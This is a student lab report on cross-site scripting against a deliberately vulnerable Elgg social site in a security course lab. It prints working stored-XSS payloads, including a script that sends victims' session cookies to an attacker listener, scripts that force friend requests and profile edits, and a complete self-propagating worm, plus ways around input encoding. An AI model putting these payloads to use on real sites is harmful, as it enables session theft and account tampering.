Dayou Du (dd2645)
dayoudu@nyu.edu

XSS Lab Report
Practical Computer Security

2019-04-03

1

Shiyao Lei (sl6569)

2

2.1

For this task, we try to put a script into Boby's short description, and check if other users who viewing Boby's profile will run this script.

First, we login to Boby's account, and put following codes in to Boby's brief description.

```
<script>alert('XSS')</script>
```




Figure 1: Edit Boby's brief description

Now we save the profile setting, log out, then login to Alice's account. Then we open Boby's profile page: *http://www.xsslabelgg.com/profile/boby*.




Figure 2: Pop up window when viewing Boby's profile

From Figure 2 we can see that the script we put there was executed successfully, and the alert window pop up.


2.2

That's because the script executed on the host website (*http://www.xsslabelgg.com* in our case) always use the host website's origin, rather than using *http://example.com*'s origin. Thus is why this operation is allowed.

3

Again, we edit Boby's brief description field with a piece of code to display the cookies.


```
<script>alert(document.cookie)</script>
```



<script>alert(document.cookie)</script>

Figure 3: Edit Boby's brief description

Then we save the change, and open Boby's profile with other accounts. We can see that the victim's cookie was displayed on the pop-up window.



Elgg=akps2fto7iqrvron60ccub8sd3

Figure 4: Pop up window when viewing Boby's profile


4

4.1

Again, we edit Boby's brief description field. This time we not only get the cookies of the victim's browser, but also send it to our(attacker)'s server.

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) +
    '>') </script>
```

This piece of code will send an HTTP GET request to the attacker's machine, which IP address is 127.0.0.1, port 5555. Meanwhile, on the attacker's machine, we set up a TCP server which listen to port 5555 by using *netcat* tool.




Brief description

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + ' >')</script>
```

Public

Figure 5: Edit Boby's brief description



```
[03/31/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 4
GET /?c=Elgg%3Ddue195hr886oemvslpcu3tv221 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
Connection: keep-alive
```

Figure 6: Attacker stole and received the victim's cookie

In Figure 6 we can see that the victim's cookie is appended as a parameter(*c*=...) in the GET request.

4.2

This is because:

1. The script itself use the host website's origin, so it can freely get the cookies from *http://www.xsslabelgg.com*.
2. The script is trying to request and rendering a picture from the attacker's website (rather than trying to access the data), which is allowed by Same-Origin policy.

4.3

No. The reason is the same as point 1 above in section 4.2. The script we embedded have the origin of *http://www.xsslabelgg.com*. Thus it cannot get the cookie from *bankofamerica.com* due to the Same-Origin policy.


5

5.1

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest(); Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

5.2

Our first step is to find out what's the request that a legitimate user adds a friend in Elgg. Here we can simply check the source code of the *Add friend* button:



```
<div class="elgg-avatar elgg-avatar-large">…</div> ev
<ul class="elgg-menu profile-action-menu mvm">
  <li class="elgg-menu-item-remove-friend hidden">…</li>
  <li class="elgg-menu-item-add-friend">
    <a class="elgg-button elgg-button-action" href="http://www.xsslabelgg.com/action
    /friends/add?friend=47&__elgg_ts=1554051771&__elgg_token=5NnuukGgMHcgR892s8SCRA">
    Add friend</a> ev
```


Figure 7: Find out the request to add friend

As shown in Figure 7, the request is actually send to *http://www.xsslabelgg.com/action/friends/add*, and following that is a parameter *friend*, which is target user's id. After that the request also include *__elgg_ts* and *__elgg_token* in the request.

There are at least two ways to find out attacker(Samy)'s user id:

- Samy register another account (e.g. Boby), and inspect the *Add friend* button on Samy's profile page.
- We check the request of updating ourselves(i.e. Samy's) profile using **HTTP Header Live**. Our user id is actually included as parameter *guid*. This method is also used in Section 6 (Figure 13).

Meanwhile, we can also verify this request by checking it out with **HTTP Header Live**. As shown in Figure 8




```
http://www.xsslabelgg.com/action/friends/add?
POST HTTP/1.1 200 OK
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded; charse
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=m52okd6p1dionsoog4a1jctv60
Connection: keep-alive
__elgg_ts=1554052974&__elgg_token=pZk7jWF3RG8

Date: Sun, 31 Mar 2019 17:23:09 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 296
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```

Figure 8: Verify the request to add friend


Now we put our malicious code listed in Section 5.1 into attacker(Samy)'s *About me* field, as shown in Figure 9.



```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest(); Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
```

Figure 9: Edit Samy's About me

Then, we login as a victim (Alice), and view Samy's profile at *http://www.xsslabelgg.com/profile/samy*. Then we can see that Alice will automatically add Samy as friend.


All Site Activity

Alice is now a friend with Samy just now

Figure 10: Alice automatically add Samy as friend after viewing Samy's profile


5.3

That's because the Elgg server will use these tokens to verify the identity of the user(request sender). We can see that *http://www.xsslabelgg.com/action/friends/add* itself doesn't contain any information about the user (i.e. who issued the request). Due to the nature that HTTP is a stateless protocol, the server will need to use these tokens to maintain the state after the user logs in.

5.4

No. If we can only use the Editor Mode, we cannot launch this attack with the same method.

The reason is when we insert our javascript code in the Editor Mode, it will automatically encode the special characters (<, >, {, }, etc.), as shown in. Figure 11. After encoding, our code will not be valid javascript code anymore, and they would be printed in text format directly.


About me


```
<p>&lt;script type=&quot;text/javascript&quot;&gt;<br />
window.onload = function () {<br />
&nbsp; var Ajax=null;<br />
&nbsp; var ts=&quot;&amp;__elgg_ts=&quot;+elgg.security.token.__elgg_ts;<br />
&nbsp; var token=&quot;&amp;__elgg_token=&quot;+elgg.security.token.__elgg_token;<br />
&nbsp; //Construct the HTTP request to add Samy as a friend.<br />
&nbsp; var sendurl=&quot;http://www.xsslabelgg.com/action/friends/add?friend=47&quot; + ts + token;<br />
&nbsp; //Create and send Ajax request to add friend<br />
&nbsp; Ajax=new XMLHttpRequest(); Ajax.open(&quot;GET&quot;,sendurl,true);<br />
&nbsp; Ajax.setRequestHeader(&quot;Host&quot;,&quot;www.xsslabelgg.com&quot;);<br />
&nbsp; Ajax.setRequestHeader(&quot;Content-Type&quot;,&quot;application/x-www-form-
```

Figure 11: Editor Mode will encode the special characters

After we save the profile, our code will be printed plainly rather than being executed, as shown in Figure 12

However, we have at least two ways to bypass this Editor Mode restriction:

- We can store our script to a standalone file, and put the link into short description field.
- Instead of typing into the text box, we can actually construct and send the edit profile request to the server directly. Since we can catch and analyze the request with tools.



Samy

About me

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&
__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.xsslabelgg.com/action/friends/
```

Figure 12: Attack failed using Editor Mode

6


6.1

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var name="&name="+elgg.session.user.name;
  var description="&description=my malicious codes";
  var otherstuff="&accesslevel[description]=2&briefdescription=&accesslevel[
      briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[
      interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[
      contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&
      website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2";

  //Construct the content of your url.
  var sendurl="http://www.xsslabelgg.com/action/profile/edit";
  var content= token + ts + name + description + otherstuff + guid;
  var samyGuid=47;
  if(elgg.session.user.guid!=samyGuid)
  {
     //Create and send Ajax request to modify profile
     var Ajax=null;
     Ajax=new XMLHttpRequest();
     Ajax.open("POST",sendurl,true);
     Ajax.setRequestHeader("Host","www.xsslabelgg.com");
     Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
     Ajax.send(content);
  }
} </script>
```

6.2

Our first step is still find out the legitimate request to edit one's profile. To do this we click the **save** button, and then examine the captured requests.



```
http://www.xsslabelgg.com/action/profile/edit
POST HTTP/1.1 302 Found
Host:www.xsslabelgg.com
User-Agent:Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:en-US,en;q=0.5
Accept-Encoding:gzip, deflate
Referer:http://www.xsslabelgg.com/profile/samy/edit
Content-Type:application/x-www-form-urlencoded
Content-Length:1297
Cookie:Elgg=uhdvo1nljl34q5l4tn7a917us4
Connection:keep-alive
Upgrade-Insecure-Requests:1

__elgg_token=1tFTeid7JefOWeI9SYVNvg&__elgg_ts=1554053678&name=Samy&description=<script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest(); Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel
[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel
[website]=2&twitter=&accesslevel[twitter]=2&guid=47
```


Figure 13: The HTTP request to edit one's profile

We can find out that the request that used to edit our profile is in the Figure 13. The request is sent to *http://www.xsslabelgg.com/action/profile/edit*, and the content of the request contains:

- The secret token and the time stamp;
- The content of each field in the form;
- The users' id.

So we just simply construct each field in our code (as shown in Section 6.1), then we put the codes in Section 6.1 into Samy's **About me** field.

Finally we open Samy's profile page using Alice's account, and we can find out that our code successfully modified Alice's profile as shown in Figure 14 (i.e. the *About me* field was changed to *my malicious codes*.




my malicious codes

Figure 14: Alice's profile was modified by our attack

6.3

If we remove that line, our attack will fail (unless we use the codes in Question 7, which essentially copy itself to the profile). That's because we will change our own **About me** field to *my malicious codes*. As shown in Figure 15, our attack code was overwritten.



my malicious codes

Figure 15: The attack code got overwritten

That's because after we click the **Save** button, we will jump to our profile page, and then our attack code will be executed on our own account (i.e. we successfully did an attack on our own account). Thus, our code edit our account's **About me** field and overwrite itself.


7

7.1

```
<script id=worm type="text/javascript">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  alert(jsCode);
  // Helper Fields
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var name="&name="+elgg.session.user.name;
  var description="&description=" + wormCode;
  var otherstuff="&accesslevel[description]=2&briefdescription=&accesslevel[
      briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[
      interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[
      contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&
      website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2"
  // Add Samy as friend
  {
    var Ajax=null;
    var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;
    Ajax=new XMLHttpRequest(); Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
  }
  // Copy this code to victim's profile
  {
     var Ajax=null;
     var content= token + ts + name + description + otherstuff + guid;
     var sendurl="http://www.xsslabelgg.com/action/profile/edit?";
     Ajax=new XMLHttpRequest();
     Ajax.open("POST",sendurl,true);
     Ajax.setRequestHeader("Host","www.xsslabelgg.com");
     Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
     Ajax.send(content);
  }
} </script>
```

7.2

